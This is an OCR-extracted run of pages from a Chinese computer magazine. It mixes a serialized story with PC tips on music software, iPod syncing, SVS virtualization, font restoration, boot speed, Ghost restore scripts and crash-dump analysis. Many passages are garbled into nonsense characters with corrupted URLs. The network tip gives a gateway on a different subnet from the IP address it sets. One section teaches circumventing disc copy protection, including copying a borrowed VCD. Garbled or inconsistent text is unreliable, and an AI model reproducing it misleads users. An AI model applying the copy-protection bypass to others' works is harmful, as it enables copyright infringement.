紫云的父母每天都按时起床, 然后 打开电脑和音箱。一边听着戏曲、一边 收拾屋子。而晚上的时候、老书子喜欢 听翁节奉舒缓的乐曲入眠, 之后繁云母 亲还得去关电脑。针对这点, 何东给电 脑做了如下手术,实现全自动化,


#### 第一步:早晨。

启动电脑时,按Del键(视主板而 定)进入BIOS,选择Power或Power Up Control (电源设置,不同主板会 略有不同),将Autmatic Power Up (电源自动打开)设为Every Day (每天),设置自动开机时间,如 "6:30-00",保存设置。将下干静听的 快捷方式添加到"开始→程序→启动" 菜单中。进入"选项→播放选项",选 择"程序启动后自动播放"。这样电脑 每天早晨自动开机, 并打开 F F 静听播 放戏曲、让二老不再费工夫开机。

#### **∜** △ 小提示 性"有手花的人房"

#### 第二步:夜晚。

还是在干干静听中,进入"干干 选项→常规"选项、勾选"自动关闭计 算机"并输入关机时间(见图4),如 "22:00:00"。这样、就省得每次繁云的 父亲入睡后, 母亲还得费事去关电脑了。





为什么"物理删除"MP3文件总是灰的?

户语句图字符 型面接索除磁盘主的MP3文件 但于主静听播放列表右键菜单上面的 物理 去赊勾选"贫用物理文件删除功能"前的心 、皇皇友色的 之句,使用呢? 退人 选项 "極放列表" 约 物理测除不压了吧?

## SPECIAL TOPIC 特别话题

#### 酷计大放送

你在听什么歌,好友即刻知 社MSN好及 百度H 好友知道 加有斯什么歌 遊入"干干选场。 \*\* 財 常原 勾选"向MSN和百度 \*发送隔放的歌曲信息。 古样级 为中用王王静听近歌的 MSN、百度日就可以在你的个件 签名中了解你正在收斯的首

何东的孝心得到了二老九其是 人名的肯定 尝云看在潞里也是道 在心里 二人的藏情电更加稳定 7 战而 这一切只是暴风而来临 11的平静

## ₩ 网络大补贴

offin wong sheng biogbos com-.... A22045 h.

to a the while the new \*, \* 1 s ct m Ar igs 96. ; 02, 2008, 20, 380504 833 9

知事三,而此时,身在北京的 军成 连接自由的他做着自己不喜 我们工作,说句了也是在混图子。 每天上班的路上,一边听着音乐 - 边在路磨着自己的亲来

## 1.MP3的选购技巧

在购买随身听设备的时候,家成也 星军历了 定的抉择。首先,品牌货的 **族至自然是最可靠的,其次在普质上**, 由于MP 3格式自身的条件限制、通过播 放器内醫解码芯片解码后的MP3 传到 耳朵里,并无太大差异。追求时尚的家 成选择了苹果出品的iPod nano 21t。

MP3的选购: http://digi tech gr. com zt. zt20050405 htm. 看完这 个专题 相信你会对选购MP3有足够的 了解



### 2.替代iTunes

Pod作为时下流行 的随身听设备之一, 却有 着一个很大的"怪癖 那就是必须安装臃肿的 Tunes进行同步来传歌。 家成很讨厌这个体积庞

大、动不动就出籍的iTunes。

SharePod的出现解决了他的难 题。虽然还是不能像其他MP3播放器那 样,确意她直接爱制商乐,但毕竟轻巧 了许多。进入http://www.getsharepod com/download/SharePod zip F载 SnarePod, 解压后会发现它是单文件 绿色软件,直接放在桌面上即可 方便 使用。打开后,如图5所示, "Copy to PC"和 "Copy to 'Pod" 分别是拷贝 到电脑和iPod中 "Backup iPod" 是备份整个iPod中的文件, "Search iPod"则是搜索iPod中的文件。

而且 SharePod 也可以编辑修改音 乐文件的 103 信息、以及专辑的封面图



## ● 小提示


SharePod目前的版本只能同步音 乐 视频,不支持基片 邓 Ph we 和(Pod Touch的 支持不足很好

## Just Do It

your, http://oun.com/ 非了两款单位 Port的博客音乐播放 器插件 方便照主(路) 应谓到自己增含中毒。其 有笔中两种颜色 只要P复制 段代码 Pod的 Fance 大城市如何。湖野社

#### 3.耳机的选购

一般来说, MP3播放器原配的耳机 质量一般。追求畲质的话最好另外再购 买一款耳机。选耳塞式(入耳式)还是 选用包覆式,可看具体悄况而定。购买 时,试听的音源很重要,CD自然是最好 PB







在毕业的一年后,家成在北京筹钱创业 并得到何东和远洋的支持。家成从父亲的老战友那里借了一笔钱, 三兄弟置新在北京相照,为共同的事业而奋斗。然而,离开了济南的何东,被繁云的父亲认定他堪抛弃了女 儿。而紫云,也提出了分手。

在分序后的那段回手里 何东 的心里很痛苦 加上人引起多时的 种种尿版剂 他整国生在电脑前部 听一些伤藏的歌曲。而这些歌曲并 不是他一百一首地或来的 这是签 公田事呢?

何东使用的听歌"武器"是 YOBO, 它可以根据所试断的前几首! 歌曲、推断出你喜欢的音乐,进而自动。 推荐同类型的歌曲。打开YOBO网 http://www.yobp.com/, 直接在上方的。 空白框中键入任意歌手或者歌曲名称、 比如《童话》、然后点"搜MP3"接 钮,稍后弹出询问框点击"歌曲名"

接下来会搜索出几首同名的歌曲、点击 "童话 光良"。稍等就会提示"频道 创建完成! "单击右侧的 "OK, 试着听 断"校钮,如图6所示,YOBO便会罗 列出很多风格相似的音乐, 随意收听即

> 也可以点击"快速 注册"进行注册



## SPECIAL TOPIC 特别话题

Curnel http://cornel.blog.cfan.com.cn 役域 focus@cfan.com.ca



登录后录,网站提供的"PNA系 YOBO会根据你的品位提 P

柏应绝歌曲。

下面来推荐几个国内以及国外的畜 乐站点。

中文站点(均为Web2.0站点)

九天音乐 大力天甚乐 http://www.9sky.com/ 推荐 实力很强的老牌站点,如今迈入Web206州。

> 新浪乐库 http://music.sina.com.cn/yueku/

点评。依托新银门户资源,展现强大的综合实力。 玩玩音乐网

http://www.yy.com/

目前还处于测试阶段,很有特色、适合玩"乐"。

虾米网 http://www.xiamccom/

"虾米每天都在进步" 小资情调很浓 八百盒

http://www.8box.cn/ 点评,可以上传音乐、定制博客音乐组件。

#### 英文站点

e 7 Musicovery

http://www.mus.covery.com/ 根据你的出生年代。偏爱曲风,为你推荐音乐。

imeem<sup>4</sup>

Imeem http://www.meem.com/

特色:Web2 0站,成平上万的成员发现并分享言 乐. 视频和照片。

Jango lango http://www.jango.com/

创建属于你的个性化音乐电台。

Last.fm http://www.last.fm/ **光推荐** 特色、用音乐联系起相同品位的人,支持简 体中文界面。

今年第8屆在 8 季蘭 。 在接上的 升级 MM sc2 On 中产了西京于 峰、水矶省州南 雅学音乐搜索等坑去 去、地球

> 酷计大放松, 免费下载 Last.fm 的音乐

进入http://www.freemusiczilia com/, 点击 "Download Now" (立刻下载)下载Free Music Zilla, 安装后打开 进入 Last fm 听歌,该 I具新套自动识别出来并进行下载。 支持IE和Firefox。



收到点歌通知信息

D- 124

9:75

公司在经历了将近一年的降痛后,终于渐渐步入了正轨,何东的白发越发地多了起来。 终日劳累、无作息 规律的几个人,决定在圣诞好好地休息放松一下,他们决定一连着圣诞加上元旦,给自己放一星期的假!长 假前,大伙都在各自准备着....

远洋区几大石网上批几张喜爱专辑 的APE。追求完美的远洋还保留看大学 时候的CD机、他把下载的APE都刻录 成了CD。下载APE的时候,他通常到 VeryCD的音乐负重http://www.verycd com/slo/music,在这里能找到许多专 辑和单曲的APE格式和码率为320Kbps 的MP3。在http://bbs\_mumay/ net/ forumdisplay.php?fid=121这个 "320K高音区"也同样能找到许多。

这次为了圣诞节、元洋到了nttp:// www.douban.com/尋找證券過相关的 CD专辑、关了几张别人转让的CD。 另外。 [4] 与Mhttp://home.dangdang com,和亞越亚岛逊http://www amazon cn/是购买正版CD的好去处。

THEM BY HE. drawing out as broaded r en 1 . 45 e desired a E +4 4000 東部 P 105 年前2 リヤー まず 年 まま ログドウルフィッチでし ログエ 水道 明まりに 。 105 年 & KT

选择好友并确定即可、好发上线后就会

此时的紫云也在线。她立刻收到了 何东的点歌,缓缓的歌声传入耳中……

AP PA

8

"我住的城市从不下看

犯化即维温冷的感觉

惠舍到忘记竟红油过喧哗的街

把供乐胜得好达

metry metry christmas. onely lonely christmas

"紫云,我门相识于6年前的 圣碰节···这一年来,离开了你之 后、我越发地感觉到我是如此地爱 你。希望这首歌曲能让我们回到过去, 和好如初"看着何东的翠声,像云泪如 荫下, 拨通了何东的电话

豆瓣可以买到 手CD

意味 亚州

320Kbps是怎么回事? 目前并为进行的编码模。发示BR fallable Birate)

with the merch he co mary. 佐藤立 さんきちゃ 120×bpc, しゅっぱ 25cktrs: Ar DSEt 5 而经Ktos-w是 位于。 大学学

而此时的何有 见证在为了和繁云 的复合做着最后的准备。 年来,他不 iel新地给常云发Email,为了挽回那段刻 骨铭心的感情 圣融前的平安夜 何东 给紫云写了一封很长的信,真心地希望 能够私紫云和好如切并在开心网上,为 繁云声微了 曲《圣延结》。

开心网如何点歇?进入开心网 trww kaixin001 com ) 后, 点击"直 乐",在看愧的"添加歌曲"样中输入 歌曲名称(见图8), 点击"搜索"并 在歌曲号面点击"+"按钮加入播放列 表,然后在右侧点击"结好友点歌",

#### 推荐圣诞专辑:

★十一首独立音乐人与乐队的单曲 合铂

★Mariah Carey - 《Merry Christmas》专辑

★Diana Krall →《圣诞快乐》

★范晓萱 - 《圣诞快乐Song》专辑

★群星 = 《Merry Christmas& Happy New Year》专辑

注:以上专辑均可在VeryCD上搜索 并下载



1 好玩的圣诞小游戏, bito /www ferryhalim comforis nai g3/hells htm. 个字题的音乐圣诞 http://www.u148 net. article 774 html.

C F [TB01]

# 加密与复制的争义

Alle I

1 跟小王一家学习复制加密光盘的方法

2 在教你一招中学会加密光盘的制作

复制文件是我们平时最常用的操作之一,不过对于很多加密光盘来说,出于版权保护的目的,我们将光盘放入光驱后 并不能轻易地进行复制。小王一家最近就碰到加密光盘先法复制的难题。一起来看看他有什么妙招吧。

### 老爸的难题:京剧VCD,可看不可复制

绝招: 使用DIR命令让文件现身

小王的老爸是个京剧迷。最近从票 友那借了一套梅 " 芳的 VCD 。 越看越爱 看、可终归是人家的东西。何不把VCD复 制到电脑上?可是,小王把VCD放入光驱 后打升却发现即面空空如也。

显然这是加密光盘。由于被隐藏文 件确实存在,只要进入文件所在目录, 然后使用DIR列出中的文件进行复制即 可。由于这是VCD光盘、小王只要复制 "光盘目录\mpegav" 下的DAT视频文件 即可。启动命令提示符,依次输入下列 的命令将视频复制到c:\即可(见图I)

cd L:\mpegav(L:为光盘盘符)

dir (此时可以列出被隐藏的视频文 件avsec01.dat.)

copy avseq01.dat c:\



#### 教你一招:制作隐藏文件光盘

我们利用WinISO(下载地址: http:// www.newhua.com/soft/3548.htm) 制作出 隐藏文件光盘。启动程序后新建150文 件。接着在右侧窗格右击需要隐藏的 文件选择"文件属性",在打开的勾选 "隐藏"和"高级隐藏"。这样刻录出 来的光盘在Windows资源管理器就不会显 示。对于不知道文件结构的隐藏光盘, 也可使用WinISO去除文件隐藏属性,最后 另存即可显示文件。

## 小弟的难题:游戏光盘,文件藏身伪装图片之下

绝招:使用任务管理器识破伪装

小弟是个游戏迷, 近日买了张游戏 光盘,他本想将光盘复制到电脑备用。 不过这张光盘有点奇怪,放入光驱后需 要按W键三下才会显示游戏文件,否则看 起来只有一些图片文件。

这张光盘使用了伪装技术。只要运 行显示的文件,借助Vista任务管理器查 着文件具体路径, 打开伪装图片下的目 录复制文件。

第一步: XP用户到http://www.bibidu. com/fileview-17/614.html下载Vista任 务管理器,按提示安装后在任务样选择 "任务管理器"启动,点击"查看→选 择列",在弹出的对话框中勾选"映象 路径名称"。

第二步:现在打开伪装图片下的游 戏说明文件,可以在任务管理器看到打 开的文件是"k:\xxx\游戏说明.txt"(K: 为光驱 ),也就是说目录XXX就是存放游 戏的主目录,同时该目录具备隐藏属性 (见图2)。知道存放游戏目录后、与上 个实例相同,启动合令提示符,使用CD 命令进入XXX目录,然后复制全部文件即 可将游戏保存到硬盘。

#### 教你一招:使用光盘加密大师制作 特殊加密光盘

些加密光盘还有伪装文件大小 (变为超大文件),将普通目录变为 文件自录等。这些加密手段使用"光 盘加密大师"(下载地址 http://www. newhua.com/soft/5351.htm) 即可实现。 同样的,如果遇到上述怪异文件无法复 制,也可运行"光盘加密大师"打开光 盘将怪异文件恢复。



## 侄儿的难题:学习光盘,坏轨太多无法复制 -


绝招; CloneCD制作镜像

侄儿上小学了,老爸买了不少学习 光盘给他使用。为了保护光驱,现在想 把光盘内容复制到电脑。可是每次复制 其中 部分文件后,系统就会提示文件 错误无法复制。

这种光盘借助人为添加坏轨来阻止

复制。小王使用CloneCD成功复制其中的 文件。运行程序后点击CloneCD上的"读 入到映象文件"选项,将光盘完全复制 成镜像。默认CloneCD会在 "C. Documents and Settings\CFAN\Local Settings\ Temp" (CFAN为当前账户)下生成.img 镜像。生成镜像后, 只要使用WinImage

(下载地址·http://www.onlinedown.net/ soft/3538.ntm) 打开镜像并提取其中的 文件即可。(福建 俞木发) CF [XF01]



## 2009全民开工! 给系统城挖条护城河



话说马上要到2009年了,系统城国王老K召集诸位爱民,共议安全事宜。老K号召大家献计献策,如何确保系统城的安 全,如何防止城外的瘟疫进来。王子阿J举荐了府中谋士老A的策略,修建代号为"SVS"的护城河。推荐得到了老K的 同意、定于2009年元旦正式开工!

很多人都喜欢在系统上安装各种软件,时间一长系统将变得运行缓慢。Altiris Software Virtualization Solution(以下 简称SVS)就是解决这类问题的好工具。

#### 下面由老A为大家详细讲解SVS。

#### ★记忆力超好

SVS采用了"层"的概念,和常 用的图形编辑软件 PhotoShop 中的图 层概念很相似。SVS就像一条护城河、 负责将软件的信息传递给系统,同时 对系统的所有改动操作它都会忠实记 录,包括安装到系统的文件、程序对 注册表信息的修改等。

#### ★分辨能力超强

将要安装的程序装到不同的层 里, 每个层对应一个不同的应用程序, み后可随时对这个层进台关闭、打开、 删除等操作。对手不放下的软件可单独 建立一个层,安装运行此软件,不满意 就删除它。使用SVS可有效地减少注册 表垃圾和硬盘中的垃圾文件。

#### "SVS" 护城河档案

Altiria Software Virtualization Solution

体积、6.36 MB

性质 免费, 支持简体中文

平台 Win9x/Me/NT/2000/XP/2003/Vista

下載; http://work.newhua.com/cfan/200824/ gys zin

群体: 热衷于尝试新软的人, 使用软件小心翼翼的

傭耗:未装入层之前约4MB~5MB的内存, 装入层 之后约为13MB。

#### SVS开始: 开挖护城河


下载并安装, 在联网的情况下点 出安装窗口中的 "Get it free" (免 费获得)按钮,会自动打开一个网页, 单击 "Accept" (接受)按钮, 得到注 册文件。用这个序列号继续安装软 件。在其后的窗口中勾选 "Software Virtualization Admin Tool", 再 路 点击"Next"即可完成安装。最后重启 系统。



#### 第一幕:告诉系统谁耍流氓!


现在不少共享软件都捆绑了大量流氓软件。一款软件可能看上去不 悟。但你不能保证它是否捆绑了流氓软件。那么就可以通过SVS来进行 测试! 我们以 QQ2008 为例来进行测试


Part1.启动SVS、点击"文件→创 建新层"。在弹出的窗口中选择"安装 应用程序"选项。再单击"下一步"按 钮。在新出现的窗口中按照提示设置层 的名称, 比如 QQ2008 (见图1)。接着 在安装虚拟软件窗口选择"单个程序 捕捉"按钮,点击"浏览"按钮选择 002008 的安装程序(如图2)。单击"下一 步"按钮。SVS自动最小化到系统任务栏 中进行监控。同时也开始安装 002008, 安装过程与平时无异。



Part2.安装完成后,右击任务栏中 的SVS图标并选择"停止监控"命令。打 开IE浏览器进行查看,可以看到 OOIE 条 已经被安装。选择 002008 层并点击选 择"取消激活层"命令,002008 将会被 强制关闭。而这个软件在系统中的所有 痕迹,包括注册表值、桌面快捷方式等 都会消失。相同的道理、在该层上单步 鼠标右键选择"激活层"命令,软件即 可马上运行。

Part3.如果要彻底地删除 QQ2008 及其所携带的软件,就在SVS窗口选择 "002008层"点击右键菜单中的"取消 激活层",再选择"删除层"就可以完 全彻底地被删除,不会在系统中留下任 何痕迹。以后如果想测试某款软件的 话,就可以首先在SVS进行测试,如果及 有异常的活用进行工式安装、真正实现 给系统挖一道"护城河"。





## 小提示

SVS真正的作户并不仅仅局限在文件系控上,在 效何和系统自充当传话简才是其独具特色的功 族。需要主意的是SVS并不是给准都能充当传话 筒 多如茅盾软件或防火油程序就没应支装在层 1 犬太之需要在系统中心装取动。



## 第二幕:移花接木,全变绿色软件啦!

由于使用了"层"的概念,所以SVS把所有关于软件的参数,都封装在程序所在的那个"层"中,所以在虚拟层 中安装的软件,都可以被直接导出 用户可以把导出的程序在此应用到任何一台运行了5VS的Windows系统中 这里 我们就来让Windows优化大师来一次移植。

第一步: 首先启动SVS, 按照前面的 方法创建一个"Windows优化大师"层、 并对Windows优化大师进行安装配置。安 装完成后,在SVS窗口中选择"Windows 优化大师"层、接着选择右键菜单中的 "尋出层" (如图4)。



第二步: 将导出的文件保存到移 动硬盘、优盘等移动设备之中。下面在 另一台计算机中安装SVS并启动它。点 击 "文件" 菜单中的 "从存档文件中导 入"命令,接着按照提示导入移动设备 中的文件信息。

导入成功后,激活该"Windows优 化大师"层,就可以启动Windows优化大 师,并且导入的软件跟你导出前安装、 注册、设置的功能 样, 没有任何改 变。这样移植到别的计算机上、带来的 好处就是所有软件都成绿色软件了。不 需要的时候不激活这个软件, 计算机不 会因为装了大量的软件变慢。

## 小技巧: 偷偷使用软件

如果是一些常用软件,可以选择右键变单中的 "自动启示层" 选项, 这样 运行SVS的时候。 该软件就会自动启动。取消这个"Windows优化 人师"层的话,那么就没人知道系统中还安装了 优化入师,做到你一个人们们地使用。



#### CFan PK台

文次站 FPK台的是SVS与影子系 统、SVS和以前介绍的"影子系统" 相似。但依然不同。

	影子系统	SVS
Round1	所有安装程序都会在	軍启后依然存
	重新启动以后消失	在
Round2	程序都安装在 个层	安装在不同
	面上	"层"上 且保
		存所有參数
Round3	能安装驱动 以及需要	不能实现
	随着系统服务启动的	
	软件	

## 小提示

Round3中ルプタ利 配代表養类似 AutoCAD 系 5.每年 a ne 1.0%需应根置驱软件、系电软 コ都をはず あり ことをみる

#### Just Do It

利用SVS的可移植性。已经有人用它结合其他软件做出了克隆系统,比Ghost 做出来的兼容性更好。你也来试一试,如果成功的话,不妨写成稿件,发送到 system@cfan.com.cn。(辽宁/陈建勋) CF [XF02]

## 高档雅黑 请神容易送神难?



微软Vista中雅黑字体一度引起众人的喜爱,很多使用 XP 的朋友会将雅黑字体"伪装"成系统默认宋体,让雅黑无处 不在,但很多追随者们发现雅黑字体在 XP 中的表现差强人意,因此又会产生恢复系统原有宋体的意愿......



雅黑与宋体的对照图。宋体要绌一些。雅黑粗缅匀称。

## 替换字体发生"梗阳"

不过由于宋体文件为系统默认的字 体,在启动系统时就已经被占用,因此 在删除时会出现"删除文件或文件夹时 出错"的提示。

难道真是"请神容易送神难"? 非也,绿色小工具 Replacer (下载地 业 http://work.newhua.com/cfar/200824/ replacer.rar)即可搞定

## 轻松三式,送走大爷

第一步:展开 "Replacer" 主界

面,在"需要被替换的程序"一栏内键 入目标对象的文件名称。即打算替换的 系统宋体文件路径,如C:WINDOWS\Fonts\ simsun.ttc.

第二步:在"替换程序"栏目中单、 击"浏览"按钮、选择备份的宋体文件 所在路径(见图)。为确保文件替换准 确无误。可在"被替换下来的程序备份 到"一样内,设定保存替换目标文件的 文件夹。

* STATEMENT OF THE STATE OF THE		90
- 25 W CB 100 TO 100 TO 100	* STANSF	HTT Q
有意味性在於世界 		, 1000
」 東京本下中で任命者でも 「「・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・		y seed t
Theorem and when pattern #22 means to the President		alizir_

第三步:按"开始替换"按钮、稍 待片刻会弹出替换完成的对话框, 这表 示在不切换系统环境的情况下, 替换 L 作已经顺利完成。

当重启操作系统后, 我们便能够发 现操作系统所默认的宋体已经悄然恢复 原状, 大功告戊

小编有话说:除了可以在操作系统 中替换字体文件外, 利用 "Replacer" 也能够直接替换其他系统文件。对此感 兴趣的读者朋友不妨一试。(安徽/高伟) C F [XF03]

#### 火凍链接

微软雅黑比宋体美观和易读 是因为它是一种无 村线字体、比例字体。被这两个名词弄晕了?请看 2007年17期的"加油站" 《"方正字体案" 的幕后 悪手》来了解详情。

## 找回 XP 开机流逝的时间

系统变慢,大体上都是因为积累垃圾文件和开机启动项过多而造成。然而,你有没有经历过刚装完的系统,还未装》 常用软件就出现开机速度慢的情况?

#### 主要特征:

开机进入桌面后, 硬盘灯不再频 繁闪烁,桌面一片空白、似乎进入"假" 死"状态 等过了几十秒, 剩余进程才 陆维加载


#### 应对方案:

首先检查一下硬盘是否有坏道、再用优化大师等软件优化一下系统 杀毒软件一 般默认有开机扫描程序和监控、确保它们已经关闭 如果问题没有解决,那只有两种 可能了:一是网卡IP地址设置不当。二是某个服务在启动时出现错误

#### 网卡设置不当

首先确认是否有这个问题、右击 "我的电脑"点"管理", 打开"计算 机管理"对话框、展开"计算机管理 (本地)→系统工具→事件查看器→系 统",会看到有DHCP警告,双击"事件 日志"查看,如图。

解决办法·不要对系统自动获取 IP 地址。右击"网络邻居→属性", 弹出 "网络连接"对话框,右击"本地连接 →属性"对话框, 双击 "Internet协议 (TCP/IP)",把"自动获得IP地址"改 为"使用下面的IP地址",在"IP地址" 中填入"192.168.0.1",在"子网抢 码"中填入"255.255.255.0",在"默认 网关"中填入"192.168.1.1"。



## 小知识:网卡閦何影响开机速度?

XP在户动业会对网长进行自检、如果发现 9余配 置好。就会不断搜索DHCP服务器为网卡分配。P# 址 直至获得P地址或服务超的为比 人业会生 现启动停滞的情况。

## 小提示

局域阅的用户可在"首选DN5服务器"中填入相

### 服务出现错误

系统运行某服务出现错误时、会自 动重试或停止,这样会延长升机时间。 解决办法也是用上述的方法打开"计算 机管理"对话框、展开节点到"计算机 管理(本地)→系统1貝→事件合獨器 ▶系统",双击打开有错误的事件目 志、查新是哪个服务出现了错误。

在开始菜单"运行"中输入 "Services msc" 回车进入服务管理器, 将出错服务设为手动。查看服务间的依 存关系。把windows Image Acquisition (WIA)服务设为手动,它也是桌面图标显 示变慢的罪魁祸首之一,如果不用扫描 仪或数码相机,也可以把它设为禁用。 (北京/黄字嵩) C F [XFD4]

在上期(23期)的《保护机密文件,007系列并不精彩的故事》中,介绍了 如何使用多重保护措施,有效地保护重要文件的安全,比如备份系统的GHO 文件。但是,如何还原这个被重重保护起来的GHO文件呢?因为GHOST的 还原操作是在DOS下进行,上述保护措施在DOS下并没有效果。

如果要还原系统,可以借助Grub制 作一键还原。到http://work.newhua.com/ cfan/200824/boot.rar下载所需的软件, 下载后将所有文件解压到c:\(c:\) (c:\) 根目录 下、见图)。打开boot.ini,添加下述代

添加c:\grldr="键还原"

这样恢复系统时只要重启系统,在 多重启动菜单先择"一键还原"的可。



#### 注意:

下载的软件中, 笔者已经将 键还 原投处理集成到autoexec.bat中。假设系 统备份是 "d:\e2e2~1\xp qho", qhost, exe在e:\下(DOS \为d:\, 因为这里的D: 为ntfs分区)。默认是将xp.gho恢复到 第一分区。如果要更改批处理,消使用 WinImg打开 "c:\boot\win99.img", 修改 其中的autoexec.bat即可,默认代码如

D. Ghost.exe clone. mode=pload.src=1.2\e2e2 - 1 xp gho: 1,dst=1:1 -auto -sure -fro -fx -rb

#### Just Do It

对于PE用户,可以新建一个批处 理hf.bat, 放置在c:\。进入PE后,运行 CVrf.bat即可。代码如下

E:\Ghost32.exe clone. mode=pload.src=1:2\e2e2~1\xp. gho:1.dst=1:1 -auto -sure -fro -fx (文/平淡) CF [XF05]

## 蓝屏代码认不清 犯量不如找救星



<mark>电脑蓝屏或无故重启是经常遇到的问题,面对一大串的代码,大家很容易犯量。最简单的处理方法是重新安装操作系</mark> 统,其实不用这么麻烦。本文就教大家一个快速认清代码的技巧。

#### 寻找救星

在蓝屏瞬间,系统会形成 今存储 器转储文件——死机瞬间的内存映像, 通常是 C:\wINDOWS\Minidump 目录下的 DMP文件,它就是我们要寻找的救星,分 析它就能查找到问题所在。

#### "救星"帮忙,看清!

DMP文件需要使用微软提供 的 WinDbg 工具来分析: http://msdl. microsoft.com:80/download/symbols/ debuggers/dbg\_x86\_6.7.05.0,exe\_

第一步:设置符号文件路径, 这里设置连接到微软网站上的地 址即可。点击 "File→Symbol File Path" (文件符号→路径), 輸入 "SRV\*DownstreamStore\*http://msdl. microsoft.com/download/symbols" .

第二步: 打开minidump文件进行 分析,点击 "File-→Open Crash Dump" (文件→打开内存映象)。如打开 C:\ WINDOWS\Minidump\Mini08100701.dmp. 根据前面设置的符号文件的地址、软件 会自动连接到微软网站、得到符号信



当下面的命令行运行出现!analyze -v蓝色命令时,点击它就将得到DMP文件 详细的信息。如图所示,从中找到蓝色 字母部分就知道是什么软件引起的蓝屏


#### 看图"说话" ,搞定!

图中的SKNFW代表的是天网防火墙。 天网的驱动即sknfw,sys使用了不存在的 网卡。解决的办法很简单 删除注册表 中的多余网卡信息具体方法如下。打开 设备管理器,选择"显示隐藏设备,删 除多余的物理网卡,然后重装网卡,就 可以解决问题了。遇到无法删除的问题 时,在相应的键值上右键 +权限→添 加你的用户名 +完全控制。(河南/牛涛) C F [XF06]

### 为安全起见,如何关闭远程用 户修改本地计算机注册表功

#### 能?

答 单击"开始→运行",输入 "Services.msc",回车,打开"服 务",在右边的列表里找到 "Remote Registry" 值,右击选属性,如图所 小, 在弹出的对话框中。在"启动类 型" 栏选择"已禁用"并确定,重启电 脑后完成修改。这样就关闭了远程用户 修改本地电脑注册表的功能。



## 如何去掉C盘根目录下的hiberfil sys和pagefile.sys两个巨型文

答 hiberfil.svs关联系统的休眠功能, 打开"控制面板 +电源选项 +休眠", 将"启用休眠"选项去掉,hiberfil.sys 文件就消失了。

而pagefile.sys是系统页面文件,不能 去掉但可以转移到非系统分区。选择 "控制面板 \*系统 \*高级",单击性能 区域中的"设置"按钮,选择"高级 →更改"、选择C盘并选中"无分页文 件"。选择E盘(或其他非系统盘), 选择"系统管理的分区",点击"设 置"并确定即可。

### ) 3 系统装的东西越来越多,反应越 来越慢了,除了重装系统有没有 更简单的办法解决?

答 可以使用新建账户的操作来实现。 依次点击 "开始→控制面板→用户账户

## Slightly caples the shorthand

•创建一个新账户",输入新账户的名 称,点击"下一步",选择"计算机管 理员",然后单击"创建账户",重启 计算机,用刚刚创建的账户登录。为了 不改变使用习惯,可以将以前账户的 "桌面"和"快速启动栏"拷到现在的 、用户下。一切就绪之后,就可以把那个 速度很慢的账户给删了。

## )4 有没有快速结束进程的技巧?

答·打开"Windows任务管理 器",切换到"应用程序"选项卡,可 以看到目前正在运行的任务。在需要结 束的任务上,按Ctrl的同时点击"结束 任务(E)"按钮,这时程序对应的进程就 被结束了,效果跟平时操作结束进程一 样,但显然简化了操作。CF[XF07]

# 右键菜单增强老鸟操作飞翔



本文可以学到

1 右键菜单变身文件夹收藏夹、副业多点不是坏事儿。

2.DLL文件注册、注销不再废烦运行、不再需要重启,一击即可。

你不认得我了吗?我就是上期改造VMware的那只老鸟啊!大家叫我老朱就好了。在日常使用右键菜单的过程中,无非是排列一下文件顺序、新建个文件之类的常用操作。而我的右键菜单却是与众不同的:能收藏经常访问的文件夹,我还能用它来注册及注销DLL文件。怎么样,我的右键菜单很小很强大吧?

### 快速切换文件夹

软件小档案、Mood RightClicker 软件大小:4324KB 軟件性质 美文免费 运行环境 w n9x/me/n172000/xP/2003/vista 下載地址 http://www.newhua.com/soft/74408.htm 快车代码 CF0824CFXT01

Duplicate Window
Bookmark Here
View...

! Create New Forder
Open New...

more...
Customize...

ATI CATALYST(R) Control Center


排列图标(I)

属性(R)

带图标的菜单不仅好看,而且识别起来方便

经常打开的文件夹先非就是下载 软件的下载目录,放音乐、电影的目录。我的右键菜单有个收藏夹、能将那 些经常访问的目录收藏进来,想访问的 时候只需一击。这得益于MRC(全称MooO RightClicker)。安装后、右键菜单已经女 大十八变(见图1)。

第一步:以文件夹 "D:\下载\电影" 为例, 在 "我的电脑" 里进入找到并选 中此文件夹, 右击它, 选择 "Bookmarx Folder"(收藏该文件夹)。如果已进入 此文件夹, 可以在空白处右击, 单击 "Bookmark Here"(收藏这里)(见图 2)



第二步:在任意文件夹文件上或文件夹空白处右击,指向"Open New"(打开新的),点击"Bookmarks"下的"电影(D:)"(见图2),即可打开这个收藏的文件夹了。

MRC还能干什么?

快速删除文件。右击文件,选择"Delete→To Trash Bin"(删除到回收站),不弹出确认删除对话框,直接把文件丢到回收站。用"Delete→Permanently"(直接删除)是不经过回收站直接删除,相当于按下Shift+Del组合键。

## 小提示

还可以利用这个功能来整理文件,以把毛影文件 火移动到G盘先例。先把G盘添加到收额交,然 后选择"电影"这个文件夹并右击,指向"Move To Folder"(移动到文件夹,选择"Bookmarks" 下的"G"。

## 快速注册注销DLL文件

## 软件小档案 超级右键 软件大小1 49MB 软件性质 可产免费 运行环境以内的x/Me/N/1/2006/XP/2003/Vista 下载地址 http://www.wmzhe.com/html/view-14755. html/scr/mlnan 快车代码:CF0824CFXT02



系统缺失OLL义件,或软件关联的 DLL文件去失后,从其他途径拷贝后,要 在运行中来注册。超级右键, 计注册及 点错DLL文件简单起来。

以上面使用的MRC力化,使用自带的反安装程序即载之后,还会有一个DLL文件或留在系统里。完整卸载它、传统方法很麻烦。使用超级右键后、勾选"右键增强菜单"中的"注册DLL文件"和"定销DLL文件",点击应用。进入系统盘的Windows\system32\She1)ExtBridge目录,右击She1)ExtBridge109.d11文件,如图3所示,选择"注销此DL1文件",再删除这个文件夹即可。

Just Do It

在右键中添加搜索引擎、谷歌、

百度都可以。打开记事本,输入以下内容,"REGEDIT4"下面要空出 行
